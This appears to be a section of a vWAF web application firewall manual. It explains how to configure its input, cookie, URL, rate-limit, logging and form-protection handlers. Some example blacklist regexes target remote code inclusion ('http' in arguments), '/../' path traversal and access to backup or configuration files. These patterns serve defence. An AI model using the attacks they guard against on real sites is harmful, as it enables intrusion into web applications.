Events triggered by this handler are given the severity: high. (For details on severity levels, see *Severity of Events Triggered by Handlers*).

Recommendations for use

Use the Invalid Args Handler to validate inputs. Depending on the security requirements, you can get by with a few general rules here, or invest a considerable amount of time in recording all input fields in your web application in great detail. Creating the whitelist (valid-key-value-pattern) requires detailed expertise relating to the web application being protected, but does offer a considerable increase in security.

> **NOTE:** You can also use the *Suggest Rules Wizard* to prompt vWAF to suggest automatic rules for the *Invalid Args Handler*.

A simpler alternative to the Invalid Args Handler, in particular for protecting email boxes, is also the *Simple Form Protection Handler*. As an another alternative you can also use the *Whitelist Handler* to specify a whitelist instead of a blacklist.

Several patterns are usually entered initially that don't permit any complex attacks such as SQL Injection, Command-Injection or Cross Site Scripting:

The pattern ^\w[A-Za-z0-9_-]{1,32}=\w[A-Za-z0-9_ -]{1,32}$ for example, permits a maximum alphanumeric value of 32 characters in all input boxes with alphanumeric names (plus underscore and -) (for syntax see *Regular Expressions*). This means that all selection lists can usually be reproduced.

It becomes problematic when entering names, passwords and free text. Here you should create a separate valid key value pattern for each form field. The following pattern would be suitable for a password input box, for example:

```
^password=.{0,32}$.
```

This means that a field with the name password may have a value up to 32 characters of choice.

Interaction with other handlers

The Invalid Args Handler ignores arguments that have already passed the *Whitelist Handler*.

Attributes

Attribute	Meaning
max allowed arguments	To prevent attacks that exploit interpretation errors of scripting languages, such as hash collision attacks, you can use this attribute to limit the number of a request's arguments. vWAF denies a request if there are more request arguments than the given number allows. The default value is 100. To allow an unlimited number of arguments, set the value to 0.
exclude from blacklist	List of regular expressions describing the pattern of form fields (keys) that are to be excluded from the blacklist check. The blacklist stated under invalid key value pattern is ignored for these keys. Also these keys are allowed to occur multiple times even if the option reject duplicate keys is enabled. (For details on the syntax, see *Regular Expressions*.)
ignore case invalid key value pattern	Enable this option if you want the invalid key value pattern to apply to any combination of upper case and lower case letters. For example, the statement ^hello$ then matches "hello" as well as "Hello", "HELLO" or "HeLLo". This can significantly simplify your regular expressions.
invalid key value pattern	Blacklist of regular expressions describing the pattern of invalid arguments. For details on priority and internal processing, see *How Blacklists, Whitelists, and Graylists Are Processed*. Each entry consists of two fields: • A **description** that helps you to document and identify your settings easily. You can enter any text here. • The **pattern** itself. First, enter the name of the form field, followed by an equal sign and by the (invalid) argument. Example: The entry ^.*?=.*?http.*$ accepts any arguments for any form fields, but excludes those in which the character string http occurs (e.g. to prevent program code being reloaded by third party websites - possible with PHP). (For details on the syntax, see *Regular Expressions*.) **NOTE:** You can toggle the display of the **pattern** fields by clicking the green arrow symbols next to the **description** fields.
ignore case valid key value pattern	Enable this option if you want the valid key value pattern to apply to any combination of upper case and lower case letters. For example, the statement ^hello$ then matches "hello" as well as "Hello", "HELLO" or "HeLLo". This can significantly simplify your regular expressions.

Attribute	Meaning
valid key value pattern	Whitelist of regular expressions describing the pattern of valid arguments. Before the equal sign is the name of the form field, and after the equal sign is the (valid) argument. For details on priority and internal processing, see *How Blacklists, Whitelists, and Graylists Are Processed*. Some examples have already been entered by default. Delete these if required. Examples: The entry ^\w{1,63}=\w{1,63}$ accepts any arguments for form fields with field names consisting of letters and numbers and a length between 1 and 63 characters, also consisting only of letters and numbers and with a length between 1 and 63 characters. The entry ^\w{1,63}=.*$ accepts any arguments for the same form fields, and the arguments can also be empty. (For details on the syntax, see *Regular Expressions*.)
reject duplicate keys	Activate this option to protect your web application against HTTP Parameter Pollution. If this option is enabled, vWAF denies all requests that include duplicate keys. **NOTE:** There is no check for the parameters given in the attribute exclude from black-list. These parameters are allowed to occur multiple times.
error cod	HTTP error code that vWAF returns when the request matches one of the regular expressions given under invalid key value pattern or doesn't match any of the regular expressions given under valid key value pattern. (For an overview of possible error codes, see *HTTP Error Codes*)
usertext	Optional: Here you can specify some text that vWAF adds to the log file entries created by this handler. You can use this, for example, to document why you've added the handler to your configuration, and how the handler is intended to behave.
enable logging	Disable this option if you do not want vWAF to create a log file entry when the handler is executed. This can be useful to keep log files smaller in case the handler creates a large number of entries but you don't need these entries. **NOTE:** When in detection mode, disabling logging de facto makes the handler ineffective. Disabling logging also prevents the actions of the handler from being taken into account for the Top-10 lists in *Attack Analysis*, and from being listed in *Reports*. To decrease the size of the log files, also consider to enable reduced logging, which excludes all non-handler-related information from the log files (see *Editing Applications*).

NOTE: For details regarding entries added to the log file by this handler, see the relevant section in *Entries in Application-Specific Log Files*.

Invalid Body Text Handler

Purpose

vWAF protects your web applications not only from outside but can also check the outgoing data stream at the same time. The Invalid Body Text Handler can on the one hand prevent unpleasant requests reaching your web application. On the other hand, it can also prevent security-relevant data leaving your server should an attack ever "successful" despite all the precautionary measures in place.

If the Body Text Handler detects an undesirable character string in the body of a request or a response, vWAF returns a configurable HTTP error code.

NOTE: For more information regarding adding and editing Handlers, see *Editing Handlers*.

Severity

Events triggered by this handler are given the severity: high (For details on severity levels, see *Severity of Events Triggered by Handlers*).

Recommendations for use

Use the Invalid Body Text Handler if you want to check the body of requests or responses and want to generate an HTTP error code in the event of a blacklist match.

If you only want to check responses and instead of generating an HTTP error code you want to delete or replace a specific character string, you need to use the *Response Body Filter Handler*.

To prevent the forwarding of credit card numbers specifically, you should use the *Payment Card Industry Wizard*.

Attributes

Attribute	Meaning
requestTrigger Pattern	List of regular expressions describing the pattern of non-permissible requests. Each entry consists of two fields: • A description that helps you to document and identify your settings easily. You can enter any text here. • The pattern itself. If a request matches one of the given patterns, vWAF returns the HTTP error code given under error code . (For details on the syntax, see *Regular Expressions*) **NOTE:** You can toggle the display of the pattern fields by clicking the green arrow symbols next to the description fields.
response Trigger Pattern	List of regular expressions describing the pattern of non-permissible responses. If a response matches one of these patterns, vWAF returns the HTTP error code given under error code. As with the attribute requestTriggerPattern, each pattern consists of a description field and the pattern itself. For details on the syntax, see *Regular Expressions*.

Attribute	Meaning
content types	In order to achieve maximum performance, the handler only analyzes requests of the content types that are stated here.
error code	HTTP error code that vWAF returns when the request or the response matches one of the regular expressions given under requestTriggerPattern or responseTriggerPattern. (For an overview of possible error codes, see *HTTP Error Codes*.)
usertext	Optional: Here you can specify some text that vWAF adds to the log file entries created by this handler. You can use this, for example, to document why you've added the handler to your configuration, and how the handler is intended to behave.
enable logging	Disable this option if you do not want vWAF to create a log file entry when the handler is executed. This can be useful to keep log files smaller in case the handler creates a large number of entries but you don't need these entries. **NOTE:** When in detection mode, disabling logging de facto makes the handler ineffective. Disabling logging also prevents the actions of the handler from being taken into account for the Top-10 lists in *Attack Analysis*, and from being listed in *Reports*. To decrease the size of the log files, also consider to enable reduced logging, which excludes all non-handler-related information from the log files (see *Editing Applications*).

NOTE: For details regarding entries added to the log file by this handler, see the relevant section in *Entries in Application-Specific Log Files*.

Invalid Cookie Handler

Purpose

Similar to the arguments of input fields, cookies can also be manipulated and the manipulated values then used for an attack. The Invalid Cookie Handler prevents manipulated cookies from reaching your web application at all.

The Invalid Cookie Handler checks the attributes of the request to do this. The value of a cookie is only valid if it matches at least one of the regular expressions given under valid key value pattern and at the same time does not match any of the regular expressions given under invalid key value pattern.

If a value is invalid, vWAF denies the request with a configurable HTTP error code.

ATTENTION: After configuring and activating the Invalid Cookie Handler, thoroughly test the function of your web application once again to rule out unintended effects that may be caused by imprecise information given in the invalid key value pattern and valid key value pattern.

NOTE: For more information regarding adding and editing Handlers, see *Editing Handlers*.

Severity

Events triggered by this handler are given the severity: low. (For details on severity levels, see *Severity of Events Triggered by Handlers*).

Recommendations for use

Use the Invalid Cookie Handler to validate the values of cookies. Depending on the security requirements, you can get by with a few general rules here, or invest a considerable amount of time in recording all cookies in your web application in great detail. Creating the whitelist (valid-key-value-pattern) requires detailed expertise relating to the web application being protected, but does offer a considerable increase in security. If no personalized user data is stored in the cookies, the simplest possible option is to permit only the values that are actually set by your web application, to the specific character.

Attributes

Attribute	Meaning
match on raw cookie	Usually, vWAF attempts to interpret all data in the same way as your web application would do. This means that it decodes data before it checks it. If, for any reason, you want to exercise the rules of the Invalid Cookie Handler on the raw cookie keys and values (undecoded), activate this option.
ignore case invalid key value pattern	Enable this option if you want the invalid key value pattern to apply to any combination of upper case and lower case letters. For example, the statement^hello$ then matches "hello" as well as "Hello", "HELLO" or "HeLLo". This can significantly simplify your regular expressions.

Attribute	Meaning
invalid key value pattern	Blacklist of regular expressions describing the pattern of invalid values. For details on priority and internal processing, see *How Blacklists, Whitelists, and Graylists Are Processed*. Each entry consists of two fields: • A description that helps you to document and identify your settings easily. You can enter any text here. • The pattern itself. First, enter the name of the cookie, followed by an equal sign and by the (invalid) value. Example: The entry ^.*?=.*?http.*$ accepts any arguments for any cookies, but excludes those in which the character string http occurs. (For details on the syntax, see *Regular Expressions*.) **NOTE:** You can toggle the display of the pattern fields by clicking the green arrow symbols next to the description fields.
ignore case valid key value pattern	Enable this option if you want the valid key value pattern to apply to any combination of upper case and lower case letters. For example, the statement ^hello$ then matches "hello" as well as "Hello", "HELLO" or "HeLLo". This can significantly simplify your regular expressions.
valid key value pattern	Whitelist of regular expressions describing the pattern of valid values. Before the equal sign is the name of the cookie, and after the equal sign is the (valid) value. For details on priority and internal processing, see *How Blacklists, Whitelists, and Graylists Are Processed*. Some examples have already been entered by default. Delete these if required. Examples: The entry ^\w{1,63}=\w{1,63}$ accepts any values for cookies with names consisting of letters and numbers and a length between 1 and 63 characters, also consisting only of letters and numbers and with a length between 1 and 63 characters. The entry ^\w{1,63}=.*$ accepts any values for the same cookies, and the values can also be empty. (For details on the syntax, see *Regular Expressions*.)
error code	HTTP error code that vWAF returns when the request matches one of the regular expressions given under invalid key value pattern or doesn't match any of the regular expressions given under valid key value pattern. (For an overview of possible error codes, see *HTTP Error Codes*.)
usertext	Optional: Here you can specify some text that vWAF adds to the log file entries created by this handler. You can use this, for example, to document why you've added the handler to your configuration, and how the handler is intended to behave.

Attribute	Meaning
enable logging	Disable this option if you do not want vWAF to create a log file entry when the handler is executed. This can be useful to keep log files smaller in case the handler creates a large number of entries but you don't need these entries. **NOTE:** When in detection mode, disabling logging de facto makes the handler ineffective. Disabling logging also prevents the actions of the handler from being taken into account for the Top-10 lists in *Attack Analysis*, and from being listed in *Reports*. To decrease the size of the log files, also consider to enable reduced logging, which excludes all non-handler-related information from the log files (see *Editing Applications*).

NOTE: For details regarding entries added to the log file by this handler, see the relevant section in *Entries in Application-Specific Log Files*.

Invalid Parameter Handler

Purpose

The Invalid Parameter Handler prevents manipulated URI parameters from reaching your web application.

A parameter is only valid if it matches at least one of the regular expressions given under valid-parameters and at the same time does not match any of the regular expressions given under invalid-parameters.

NOTE: For more information regarding adding and editing Handlers, see *Editing Handlers*.

Severity

Events triggered by this handler are given the severity: high. (For details on severity levels, see *Severity of Events Triggered by Handlers*).

Recommendations for use

Use the Invalid Parameter Handler if you want to prevent or restrict the use of URI parameters.

NOTE: This handler doesn't check the normal arguments of the request, such as the arguments of input fields for example. If you want to check these arguments, use the *Invalid Args Handler*.

Attributes

Attribute	Meaning
ignore case invalid key value pattern	Enable this option if you want the pattern given forinvalid parameters to apply to any combination of upper case and lower case letters. For example, the statement ^hello$ then matches "hello" as well as "Hello", "HELLO" or "HeLLo". This can significantly simplify your regular expressions.
invalid parameters	Blacklist of regular expressions describing the pattern of invalid arguments. For details on priority and internal processing, see *How Blacklists, Whitelists, and Graylists Are Processed*. For details on the syntax, see *Regular Expressions*.
ignore case valid key value pattern	Enable this option if you want the pattern given for valid parameters to apply to any combination of upper case and lower case letters. For example, the statement ^hello$ then matches "hello" as well as "Hello", "HELLO" or "HeLLo". This can significantly simplify your regular expressions.
valid parameters	Whitelist of regular expressions describing the pattern of valid arguments. For details on priority and internal processing, see *How Blacklists, Whitelists, and Graylists Are Processed* . For details on the syntax, see *Regular Expressions*.
error code	HTTP error code that vWAF returns when the request matches one of the regular expressions given under invalid parameters or doesn't match any of the regular expressions given under valid parameters.. (For an overview of possible error codes, see *HTTP Error Codes*.)

Attribute	Meaning
usertext	Optional: Here you can specify some text that vWAF adds to the log file entries created by this handler. You can use this, for example, to document why you've added the handler to your configuration, and how the handler is intended to behave.
enable logging	Disable this option if you do not want vWAF to create a log file entry when the handler is executed. This can be useful to keep log files smaller in case the handler creates a large number of entries but you don't need these entries. **NOTE:** When in detection mode, disabling logging de facto makes the handler ineffective. Disabling logging also prevents the actions of the handler from being taken into account for the Top-10 lists in *Attack Analysis*, and from being listed in *Reports*. To decrease the size of the log files, also consider to enable reduced logging, which excludes all non-handler-related information from the log files (see *Editing Applications*).

NOTE: For details regarding entries added to the log file by this handler, see the relevant section in *Entries in Application-Specific Log Files*.

Invalid Request Handler

Purpose

The Invalid Request Handler checks requests for invalid specifications of:

- HTTP method
- URI
- Argument
- Parameter
- Header
- Body

If a request matches one of your given patterns, vWAF denies the request with a configurable error code.

NOTE: For more information regarding adding and editing Handlers, see *Editing Handlers*.

Severity

Events triggered by this handler are given the severity: high. (For details on severity levels, see *Severity of Events Triggered by Handlers*).

Recommendations for use

The Invalid Request Handler is primarily intended to be configured by some Wizards, such as the *Vulnerability description Import Wizard*. There are a number of specialized handlers that run similar checks, but mostly provide a broader scope of functions. You should prefer these handlers if you configure handlers manually.

- The answer to the question which handler is executed first, depends on the sequence in which the handlers are listed on the tabs **Global Handlers / Handler Templates / Handlers** of the administration interface. Handlers listed on top are always executed first. The order is preconfigured and can't be changed.
- A special characteristic of the Invalid Request Handler is that you can add a comment to each specified pattern and that you can disable individual patterns temporarily without having to delete them. Also you can exclude requests with a minimum content size from the check.

Attributes

Attribute	Meaning
max variable size	Checking requests with a variable size of more than about 10KB can have a negative impact on performance. For this reason, **max variable size** defines an upper limit for the variable size. If the variable size of a request is greater than this value, vWAF does not check the request for the given patterns. The value must be entered in Bytes, the default is 2048.
reject if oversize	When this option is enabled, vWAF denies a request if its variable size is bigger than max variable size.

Attribute	Meaning
reject if oversize exception	Optional; only has an effect if **reject if oversize** is enabled: When the option **reject if oversize** is enabled, vWAF denies a request if its variable size is bigger than max variable size. **reject if oversize exception** allows you define a list of keys for which this does not happen. A typical scenario, for example, is to exclude big uploads from the check. **ATTENTION:** To make the optimum choice here, requires some good knowledge of your specific web application. Before you actually activate your ruleset in protection mode, we recommend that you first run it for some time in detection mode and evaluate the log files whether actually no wanted requests are denied.
case insensitive	Enable this option if you want the regular expressions entered below to be case insensitive. This can simplify the expressions if you want to handle capital letters and lower case letters identically.
patterns	Here you can enter additional, individual patterns for which vWAF should deny all requests with the specified error code. **NOTE:** The input field initially displayed is used for comments only. Here you can give each pattern a descriptive name and document why you've added the pattern. To edit a pattern: 1) Enter a name or description for the pattern. This expands the section and displays several additional fields one below the other. 2) From the dropdown list choose the method (GET, POST, or both). 3) In the fields below, enter separate *Regular Expressions* for URI, arguments, parameter, header and body (in this sequence). **To enable / disable a pattern:** Click the traffic light symbol next to the input field for the pattern description to toggle the status. A green light indicates an enabled pattern, a red light a disabled one. vWAF only checks for enabled patterns.
error code	HTTP error code that vWAF returns when the request matches one of the specified patterns. (For an overview of possible error codes, see *HTTP Error Codes*.)
usertext	Optional: Here you can specify some text that vWAF adds to the log file entries created by this handler. You can use this, for example, to document why you've added the handler to your configuration, and how the handler is intended to behave.

Attribute	Meaning
enable logging	Disable this option if you do not want vWAF to create a log file entry when the handler is executed. This can be useful to keep log files smaller in case the handler creates a large number of entries but you don't need these entries. **NOTE:** When in detection mode, disabling logging de facto makes the handler ineffective. Disabling logging also prevents the actions of the handler from being taken into account for the Top-10 lists in *Attack Analysis*, and from being listed in *Reports*. To decrease the size of the log files, also consider to enable reduced logging, which excludes all non-handler-related information from the log files (see *Editing Applications*).

NOTE: For details regarding entries added to the log file by this handler, see the relevant section in *Entries in Application-Specific Log Files*.

Invalid URL Handler

Purpose

The Invalid URL Handler analyzes the URL given in a request (without the attributes after the "?"). A URL is only valid if it matches at least one of the regular expressions given under valid url pattern and valid full url pattern, and at the same time does not match any of the regular expressions given under invalid url pattern and invalid full url pattern.

Requests with an invalid URL are denied by vWAF with a configurable HTTP error code.

NOTE: For more information regarding adding and editing Handlers, see *Editing Handlers*.

Severity

Events triggered by this handler are given the severity: high. (For details on severity levels, see *Severity of Events Triggered by Handlers*).

Recommendations for use

You can use this handler to force or forbid specific file extensions for example, or to block specific directories.

Although it might at first glance appear easier to collect possible attacks in a blacklist (invalid-pattern), creating a specific whitelist (valid-pattern) is much more advisable from a security perspective (see also *Guide: Recommended Work Sequence*).

Examples:

As an example, the URL of a "normal" web application always consists of:

- a path specification in which the directory name consists of letters only
- a filename, which also only consists of letters plus optionally a known extension (usually.html)

The following valid-pattern would be appropriate in this case (for syntax, see: Regular *Regular Expressions*):

```
^/(\w*/)*\w+(\.html)?$
```

The user could then only access files with the extension .html or directories that aren't running PHP or CGI scripts directly.

A good selection of entries for invalid-pattern are offered by filenames or extensions that usually originate from the development environment or an old version and that shouldn't actually be available any more. For example, the pattern \.(old|bak|conf|cfg)$ prevents access to all files with the extensions.old, .bak, .conf and .cfg.

Attributes

Attribute	Meaning
match on raw url	Usually, vWAF attempts to interpret all data in the same way as your web application. This means that it decodes data before it checks it. If, for any reason, you want to exercise the rules of the Invalid Args Handler on the raw URL (non URL decoded), activate this option.

Attribute	Meaning
invalid url pattern	Blacklist of regular expressions describing the pattern of invalid URLs. For details on priority and internal processing, see *How Blacklists, Whitelists, and Graylists Are Processed*. Each entry consists of two fields: • A description that helps you to document and identify your settings easily. You can enter any text here. • The pattern itself. Examples: // denies the character string // /\.\./ denies the character string /../ /xmlrpc\.php$ denies xmlrpc.php being called (For details on the syntax, see *Regular Expressions*.) **NOTE:** You can toggle the display of the pattern fields by clicking the green arrow symbols next to the description fields.
valid url pattern	Whitelist of regular expressions describing the pattern of valid URLs. For details on priority and internal processing, see *How Blacklists, Whitelists, and Graylists Are Processed*. Example: The entry ^/.*$ accepts all URLs. (For details on the syntax, see *Regular Expressions*.)
invalid full url pattern	Similar to invalid url pattern with the difference that the complete URL must match the pattern, not just a part of the URL.
valid full url pattern	Similar to valid url pattern with the difference that the complete URL must match the pattern, not just a part of the URL.
error code	HTTP error code that vWAF returns when the URL in the request matches one of the regular expressions given under invalid url pattern / invalid full url pattern or doesn't match any of the regular expressions given under valid url pattern / invalid url pattern. (For an overview of possible error codes, see *HTTP Error Codes*.)
usertext	Optional: Here you can specify some text that vWAF adds to the log file entries created by this handler. You can use this, for example, to document why you've added the handler to your configuration, and how the handler is intended to behave.

Attribute	Meaning
enable logging	Disable this option if you do not want vWAF to create a log file entry when the handler is executed. This can be useful to keep log files smaller in case the handler creates a large number of entries but you don't need these entries. **NOTE:** When in detection mode, disabling logging de facto makes the handler ineffective. Disabling logging also prevents the actions of the handler from being taken into account for the Top-10 lists in *Attack Analysis*, and from being listed in *Reports*. To decrease the size of the log files, also consider to enable reduced logging, which excludes all non-handler-related information from the log files (see *Editing Applications*).

NOTE: For details regarding entries added to the log file by this handler, see the relevant section in *Entries in Application-Specific Log Files*.

Limit Requests Per Second Handler

Purpose

The Limit Requests Per Second Handler limits the maximum number of requests to be processed per time unit.

In the process, vWAF uses a token bucket procedure (see Glossary). If the permitted contingent of pending requests is exceeded, vWAF denies further requests with HTTP error code 503 (Service Unavailable) until more tokens are available.

NOTE: For more information regarding adding and editing Handlers, see *Editing Handlers*.

Severity

Events triggered by this handler are given the severity: low. (For details on severity levels, see *Severity of Events Triggered by Handlers*).

Recommendations for use

Should only be used in special cases and path-specific, e.g. for queries that are particularly demanding in terms of computing power.

Attributes

Attribute	Meaning
requests per second	Maximum average number of requests permissible per second that can be processed by your web application. Note that this information only relates to the IP address ranges under limit per client ip4 range and the IP address ranges under limit per client ip6 range, as well as to the path for which you configure the Limit Requests Per Second Handler. You can also specify decimal fractions with a dot as the decimal indicator. Example: 10.5
max tokens	The maximum number of requests that can be collected in the "bucket" during peak times (see Glossary: Token Bucket Procedure).
limit per client ip4 range	Size of the range of IPv4 addresses to which the limited number of requests given under requests per seconds is to apply: • **/0**: for all IP addresses • **/16:** for every 256*256= 65536 IP addresses • **/24:** for every 256 IP addresses • **/32**: for each individual IP address

Attribute	Meaning
limit per client ip6 range	Size of the range of IPv6 addresses to which the limited number of requests given under requests per seconds is to apply: • **/0**: applies the limit globally • **/16:./24:**, **/32**, **/48** and **/56** applies the limit to a range of IP addresses • **/64:** applies the limit to a single network • **/128**: applies the limit to a single IP address
ip range whitelist	List of IPv4 and IPv6 address ranges (for syntax, see *Specifying IP Addresses*). No restriction applies to these IP address ranges, the Limit Requests Per Second Handler is therefore not active for requests with IP addresses from these ranges. Address ranges for private networks are already included by default.
usertext	Optional: Here you can specify some text that vWAF adds to the log file entries created by this handler. You can use this, for example, to document why you've added the handler to your configuration, and how the handler is intended to behave.
enable logging	Disable this option if you do not want vWAF to create a log file entry when the handler is executed. This can be useful to keep log files smaller in case the handler creates a large number of entries but you don't need these entries. **NOTE:** When in detection mode, disabling logging de facto makes the handler ineffective. Disabling logging also prevents the actions of the handler from being taken into account for the Top-10 lists in *Attack Analysis*, and from being listed in *Reports*. To decrease the size of the log files, also consider to enable reduced logging, which excludes all non-handler-related information from the log files (see *Editing Applications*).

NOTE: For details regarding entries added to the log file by this handler, see the relevant section in *Entries in Application-Specific Log Files*.

Log Configuration Handler

Purpose

Permits the logging of additional information in the log files.

Usually, vWAF logs only parts of a request. The Log Configuration Handler can be used to include headers and arguments in the logging process as well if specific character strings occur in a header or in an argument.

ATTENTION: If security-relevant data such as usernames, passwords, credit card numbers, etc. are transmitted in the header or in the argument of the requests, this data also appears in the log files with the enhanced logging. If an unauthorized person succeeds in accessing the log files, this person would also have access to security-relevant data. So, for this reason, use the option to set up a blacklist to prevent security-relevant information going into the log files.

NOTE: For more information regarding adding and editing Handlers, see *Editing Handlers*.

Severity

Events triggered by this handler are given the severity: low. (For details on severity levels, see *Severity of Events Triggered by Handlers*).

Recommendations for use

Use the Log Configuration Handler if you want to record and monitor special data from requests.

Attributes

Attribute	Meaning
log header whitelist	Strings in the header of requests where additional logging of the header is to take place when they occur. Use *Regular Expressions*. For details on priority and internal processing, see *How Blacklists, Whitelists, and Graylists Are Processed*.
log header blacklist	Strings in the header of requests. When they occur, the header must *not* be logged in the log file even if the header would usually be included according to the log header whitelist. Use *Regular Expressions*. For details on priority and internal processing, see *How Blacklists, Whitelists, and Graylists Are Processed*.
log arguments whitelist	Strings in the arguments of requests where additional logging of the arguments is to take place when they occur. Use *Regular Expressions*. For details on priority and internal processing, see *How Blacklists, Whitelists, and Graylists Are Processed*.
log arguments blacklist	Strings in the arguments of requests. When they occur, the arguments are must not be logged in the log file even if the argument would usually be included according to the log arguments whitelist. Use *Regular Expressions*. For details on priority and internal processing, see *How Blacklists, Whitelists, and Graylists Are Processed*.

Attribute	Meaning
case sensitive	When enabled, the entries that you specify for log header whitelist, log header blacklist, log arguments whitelist, and log arguments blacklist are case sensitive. Usually, this is not needed but only makes your regular expressions more complicated. So, by default case-sensitivity is not enabled.
usertext	Optional: Here you can specify some text that vWAF adds to the log file entries created by this handler. You can use this, for example, to document why you've added the handler to your configuration, and how the handler is intended to behave.

NOTE: For details regarding entries added to the log file by this handler, see the relevant section in *Entries in Application-Specific Log Files*.

Log Request Response Handler

Purpose

NOTE: When in detection mode, the handler only logs requests but no responses.

The Log Request Response Handler logs all requests, including POST arguments, in a special log file. In addition, the Log Request Response Handler also logs response data. This information is used later by the*Suggest Rules Wizard* as the starting point for the suggested rules. The temporary activation of the Log Request Response Handler is therefore an essential requirement for using the *Suggest Rules Wizard* .

NOTE: For more information regarding adding and editing Handlers, see *Editing Handlers*.

Severity

Events triggered by this handler are given the severity: low. (For details on severity levels, see *Severity of Events Triggered by Handlers*).

Recommendations for use

Usually, the Log Request Response Handler isn't configured manually, but by the *Suggest Rules Wizard* when you run this wizard for the first time.

Once the Log Request Response Handler has collected data across a sufficient period of time, you should delete it again to avoid that the log database created grows too large. In high-load phases the logging process can also have a negative impact on performance. To deactivate the *Log Request Response Handler* and to obtain a set of suggested rules based on the logged data, run the *Suggest Rules Wizard* a second time.

NOTE: How long the *Log Request Response Handler* should remain active depends primarily on the traffic, structure and complexity of your web application. It isn't easy to make a blanket statement here, but a thousand hits usually provide a solid basis. The other important thing is that it isn't always the same pages that are called up, but in f act all pages with data from all form fields. An alternative method can also be to run the *Log Request Response Handler* on a test system on which all relevant pages are tested in depth.

Attributes

Attribute	Meaning
content types	The handler only analyzes and logs requests and responses of the specified content types. Requests and responses of all other content types are ignored.
file extensions	The handler only evaluates files that match one of the given file extensions.
omit keys value	The handler does not log values of the specified keys. Here you should specify all fields with sensitive data that should be excluded from logging for reasons of security, such as passwords or personal data.

Attribute	Meaning
log request in detection mode	When this option is enabled, vWAF logs request arguments not only when in protection mode, but also when in detection mode (see *Detection Mode, Protection Mode*). **ATTENTION:** This always logs request arguments, even if your web application generates a 4xx error message for this request. This can result in learning invalid requests.
log response	When this option is enabled, the handler logs both requests and arguments from responses' bodies. If the option is disabled, the handler only logs requests.
usertext	Optional: Here you can specify some text that vWAF adds to the log file entries created by this handler. You can use this, for example, to document why you've added the handler to your configuration, and how the handler is intended to behave.

NOTE: For details regarding entries added to the log file by this handler, see the relevant section in *Entries in Application-Specific Log Files*.

OWA Protection Handler

Purpose

The OWA Protection Handler specifically protects the web application Microsoft Outlook Web Access against brute force attacks and prevents access to third party mailboxes.

NOTE: For more information regarding adding and editing Handlers, see *Editing Handlers*.

Severity

Events triggered by this handler are given the severity: high.(For details on severity levels, see *Severity of Events Triggered by Handlers*).

Recommendations for use

Only required to protect Microsoft Outlook Web Access, but should in this case always be used.

Attributes

Attribute	Meaning
userMailbox	Activate this option to prevent users being able to access mailboxes other than their own. In the event of an attempt to access a third party mailbox, the user is then logged out automatically.
limitLoginTriesPerMinute	Maximum permissible number of login attempts from a specific IP address. If the specified number is exceeded, vWAF blocks the access for this IP address for one minute. If you don't want to limit the number, enter the value 0.
usertext	Optional: Here you can specify some text that vWAF adds to the log file entries created by this handler. You can use this, for example, to document why you've added the handler to your configuration, and how the handler is intended to behave.
enable logging	Disable this option if you do not want vWAF to create a log file entry when the handler is executed. This can be useful to keep log files smaller in case the handler creates a large number of entries but you don't need these entries. **NOTE:** When in detection mode, disabling logging de facto makes the handler ineffective. Disabling logging also prevents the actions of the handler from being taken into account for the Top-10 lists in *Attack Analysis*, and from being listed in *Reports*. To decrease the size of the log files, also consider to enable reduced logging, which excludes all non-handler-related information from the log files (see *Editing Applications*).

NOTE: For details regarding entries added to the log file by this handler, see the relevant section in *Entries in Application-Specific Log Files*.

Protect Form Handler

NOTE: The Protect Form Handler only has an effect when the *Session Handler* is also active. In detection mode, the Protect Form Handler is ignored.

Purpose

The arguments of input fields are frequently used to launch attacks, e.g. for SQL Injection. The Protect Form Handler provides a simple, automated way to prevent manipulated arguments from reaching your web application at all.

To do this, the Protect Form Handler automatically scans all responses for hidden and protected form fields. By doing this, the handler automatically learns what these fields usually contain. It signs all fields so that it can verify their contents. If the handler later detects any suspicious discrepancy in a request, it denies this request with a configurable HTTP error code or redirects to a preset page.

NOTE: To be able to work, the Protect Form Handler automatically inserts a special hidden protected form field into the web application. The handler then uses this form field to validate the output of the web application. For details regarding encrypting form variables in POST requests, see *Virtualize Form Field Handler*.

NOTE: For more information regarding adding and editing Handlers, see *Editing Handlers*.

Severity

Events triggered by this handler are given the severity: high. (For details on severity levels, see *Severity of Events Triggered by Handlers*).

Recommendations for use

Use the Protect Form Handler if you want to add basic automated protection to your forms.

NOTE: Advanced configuration options for protecting input fields of forms are also provided by the *Invalid Args Handler* and by the *Simple Form Protection Handler*

Attributes

Attribute	Meaning
content types	Specify the content types of requests that vWAF should check against the learned behavior.
unique id	Key for the hidden protected form field vWAF inserts into the web application. You can change this if you want it to meet your specific conventions, usually, however, you can keep the default, which is _UNIQUE_ID_.
redirect on deny	Enable this option if you don't want vWAF to deny a request if it finds an unprotected form field, but instead to redirect the user to the page stated under **mainpage**.
mainpage	Page to which the user is redirected when the option **redirect on deny** is enabled. It's sufficient to specify the subdirectory here. Example: /

Attribute	Meaning
error code	HTTP error code vWAF returns when it denies a request.
max forms	Maximum number of protected forms and URLs per page. You can limit this number in order to prevent the internal session storage of vWAF from growing too large. You should only change the default of 1024 if you encounter any problems.
usertext	Optional: Here you can specify some text that vWAF adds to the log file entries created by this handler. You can use this, for example, to document why you've added the handler to your configuration, and how the handler is intended to behave.
enable logging	Disable this option if you do not want vWAF to create a log file entry when the handler is executed. This can be useful to keep log files smaller in case the handler creates a large number of entries but you don't need these entries. **NOTE:** When in detection mode, disabling logging de facto makes the handler ineffective. Disabling logging also prevents the actions of the handler from being taken into account for the Top-10 lists in *Attack Analysis*, and from being listed in *Reports*. To decrease the size of the log files, also consider to enable reduced logging, which excludes all non-handler-related information from the log files (see *Editing Applications*).

NOTE: For details regarding entries added to the log file by this handler, see the relevant section in *Entries in Application-Specific Log Files*.

Redirect Handler

Purpose

The Redirect Handler permits the dynamic generation of an HTTP redirect response as a response to the current request.

If a request matches a predefined URL pattern, vWAF replaces this with a predefined character string. You can use regular expressions in this process (see *Regular Expressions*). Parts of the original can be also used for the replacement.

NOTE: For more information regarding adding and editing Handlers, see *Editing Handlers*.

Severity

Events triggered by this handler are given the severity: low. (For details on severity levels, see *Severity of Events Triggered by Handlers*).

Recommendations for use

Use the Redirect Handler when specific URLs have been moved.

Attributes

Attribute	Meaning
pattern	URL pattern to be replaced. You can specify the parts in brackets that are to be transferred over in the replacement process (see also *Regular Expressions*). Example: /oldpath/(.*)
replace	New URL. The parts given in brackets under pattern can be used as a reference with \1,\2, ... Example: /newpath/\1 In this example, a URL www.demosite.com/oldpath/test/index.html would be replaced by www.demosite.com/newpath/test/index.html, for example.
